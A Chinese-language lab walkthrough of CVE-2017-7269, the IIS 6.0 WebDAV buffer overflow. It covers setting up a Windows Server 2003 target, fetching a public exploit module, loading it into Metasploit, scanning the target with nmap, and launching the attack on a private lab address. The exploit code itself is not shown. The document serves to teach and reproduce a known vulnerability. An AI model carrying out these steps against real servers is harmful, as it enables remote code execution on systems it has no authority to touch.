




# CVE-2017-7269 IIS 6.0开启Webdav 缓存区溢出漏洞
### 一、漏洞简介
IIS 6.0开启Webdav服务的服务器被爆存在缓存区溢出漏洞导致远程代码随意执行,目前针对 Windows Server 2003 R2 可以稳定利用。
### 二、漏洞影响
### 三、复现过程
**环境搭建**
目标主机:Windows Server 2003 R2
镜像下载:种子文件用迅雷下载:
“`
ed2k://|file|cn_win_srv_2003_r2_enterprise_with_sp2_vl_cd1_X13-46432.iso|637917184|284DC0E76945125035B9208B9199E465|/
“`
IP:192.168.1.104

A.安装IIS6.0服务:

B.打开WebDAV服务拓展:
* 攻击机:kali Linux
* 镜像下载:https://www.kali.org/downloads/
* IP:192.168.1.106
### 配置攻击套件
–首先我们要下载EXP文件,输入:
`git clone https://github.com/ianxtianxt/cve-2017-7269 //下载EXp`
ls //查看当前目录下的文件

–然后我们需要复制EXP到msf框架中#注意复制时,是下划线”_”不要写成cve-2017-7269.rb#,在目录下重命名这个文件为cve_2017_7269.rb,输入:
“`bash
cp cve_2017_7269.rb /usr/share/metasploit-framework/modules/exploits/windows/iis/ //复制EXP到相应目录
cd /usr/share/metasploit-framework/modules/exploits/windows/iis/ //进入目录
ls //查看当前目录下的文件
“`


–我们使用nmap扫描一下靶机的端口情况,输入:
`nmap 192.168.1.104 //扫描192.168.1.104的端口`

可以看到我们要攻击的80端口已经开启#
**利用msf开始攻击**

–然后我们要使用刚才复制进去的EXP套件
输入:
“`bash

msf5 > use exploit/windows/iis/cve_2017_7269 //使用此套件
msf5 > show options //查看需要的配置
“`
发现只需要配置RHOSTS(目标IP),最好把RPORT(目标端口)也配置下
“`bash
msf5 > set rhosts 192.168.1.104 // 设置目标的IP
msf5 > set rport 80 //设置目标端口
“`

“`

msf5 > exploit
“`











请登录后查看评论内容